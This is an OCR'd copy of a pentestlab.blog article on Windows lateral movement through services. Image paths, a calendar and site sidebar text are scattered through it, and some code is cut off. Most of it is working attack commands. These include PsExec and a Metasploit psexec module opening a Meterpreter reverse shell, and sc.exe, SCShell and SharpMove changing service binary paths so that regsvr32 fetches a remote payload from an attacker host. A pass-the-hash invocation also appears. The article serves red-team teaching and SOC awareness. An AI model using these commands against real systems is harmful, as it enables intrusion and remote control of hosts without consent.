TAG: SHARPMOVE

JULY 21, 2020

Lateral Movement – Services

Services with elevated privileges typically were used in the past as method of privilege escalation or persistence. However a service could be utilized for lateral movement since local administrators have permissions to create/restart a service and modify the binary path. PsExec was the first implementation of lateral movement by using services since it is a


Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these

trusted Microsoft utility that can push an arbitrary file and register a service that will execute this file on a target host allowing a threat actor to establish access.

The following command will create an SMB server that will host an arbitrary payload.


```
impacket-smbserver pentestlab /msbuild -
smb2support
```




SMB Server

Running PsExec will authenticate with the local administrator credentials on the target host and will execute the payload "*pentestlab.exe*" from the UNC path. As a result a Meterpreter session will open.

```
PsExec64.exe \\PC1 -u pentestlab -p Password123
cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe
```




Lateral Movement – PsExec



Meterpreter via PsExec


Metasploit Framework has a module which can perform via SMB lateral movement similar to PsExec. The module requires either the administrator password in plain-text or the administrator hash.

```
use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp
set LPORT <Local Port>
set LHOST <Local IP>
set SMBUSER <local admin username>
set SMBPASS <local admin password>
exploit
```




Metasploit – PsExec Module

A PowerShell based payload will executed on the target and a new session will established.



Metasploit – PsExec Meterpreter

However, both approaches are very noisy and even though could be used during penetration testing engagements in red teaming scenarios should be avoided. Usage of a PsExec for lateral movement is highly detectable since a new service will be created on the system and a mature Security Operation Center (SOC) should have already alerts in place.



PsExec – Service

CATEGORIES

Service Control (SC.exe) is a Microsoft utility which can be used by Administrators to create, modify, delete, start and stop a service in windows environments. In contrast with PsExec which needs to be dropped to disk this utility is part of Windows and could be abused directly to create a new service that will execute a fileless payload.

```
sc \\PC1 create pentestlab binpath=
"C:\Windows\System32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct
scrobj.dll"
sc \\PC1 start pentestlab
```

Lateral Movement – SC

Meterpreter – SC

A new method of lateral movement using services has been implemented by

October 2024

M	T	W	T	F	S	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20

Mr.Un1k0d3r in his tool SCShell. The .NET version uses the "*OpenSCManager*" API which uses remote procedure calls according to Microsoft documentation, it doesn't create a new service as it relies on the modification of the binary path of an existing service and it can be used with a fileless payload by using the regsvr32 method.

```
    [DllImport("advapi32.dll", EntryPoint = "O
         public static extern IntPtr OpenSCMar
             string lpMachineName,
             string lpDatabaseName,
             uint dwDesiredAccess);
```

This introduces to lateral movement via services a new stealthier approach more opsec safe compared to the existing techniques described above.

```
SCShell.exe 10.0.0.11 XblAuthManager
"C:\windows\system32\cmd.exe /c
C:\windows\system32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/p
entestlab.sct scrobj.dll" . pentestlab
Password123
```

Lateral Movement – SCShell

21	22	23	24	25	26	27
28	29	30	31			

« Aug

PEN TEST LAB STATS

7,614,536 hits

FACEBOOK PAGE

Facebook Page

Lateral Movement – SCShell Meterpreter

The python implementation of the "**SCShell**" uses "*DCERPC*" for authentication instead of SMB and can be executed from a non-domain joined systems.

```
def run(
        self,
        remoteName,
        remoteHost,
        serviceName,
        noCmd,
        ):
        exitCli = False
        stringBinding = epm.hept_map(remoteNa
        rpctransport = transport.DCERPCTransp
        logging.debug('binding to %s' % strir
        rpctransport.set_credentials(
```

```
python3 scshell.py
pentestlaboratories/pentestlab@10.0.0.11 -hashes
aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3b
f058a5ea0e8fdb71
C:\windows\system32\cmd.exe /c
C:\windows\system32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct
scrobj.dll
```

Lateral Movement – SCShell Python

An alternative option would be to use WMI for authentication to a target host in order to modify an existing service which is implemented in SharpMove.

```
static ManagementScope WMIConnect(string host
 {
  string wmiNameSpace = "root\\CIMv2";
  ConnectionOptions options = new ConnectionC
  Console.WriteLine("\r\n  Host
  if (!String.IsNullOrEmpty(username))
  {
     Console.WriteLine("[+]  User credentials
     options.Username = username;
     options.Password = password;
  }
```

The following command will execute an arbitrary payload from a UNC path on the target host by modifying an existing service similarly to "*SCShell*" tool.

```
SharpMove.exe action=modsvc computername=PC1
command="cmd.exe /c
\\10.0.0.21\pentestlab\pentestlab.exe" amsi=true
```

```
servicename=pentestlab username=pentestlab
password=Password123
```

Lateral Movement – SharpMove

Lateral Movement – SharpMove Meterpreter

Overall the lateral movement via services has been transitioned from SMB protocol to RPC and WMI. Modern tooling attempts to modify the binary path of valid services and execute fileless payloads to move laterally enabling red teams to continue use this technique in their engagements and to create the awareness to SOC teams about monitoring remote procedure calls on the network to identify such attacks.

YouTube

- https://attack.mitre.org/techniques/T1021/002/
- https://github.com/0xthirteen/SharpMove
- https://github.com/Mr-Un1k0d3r/SCShell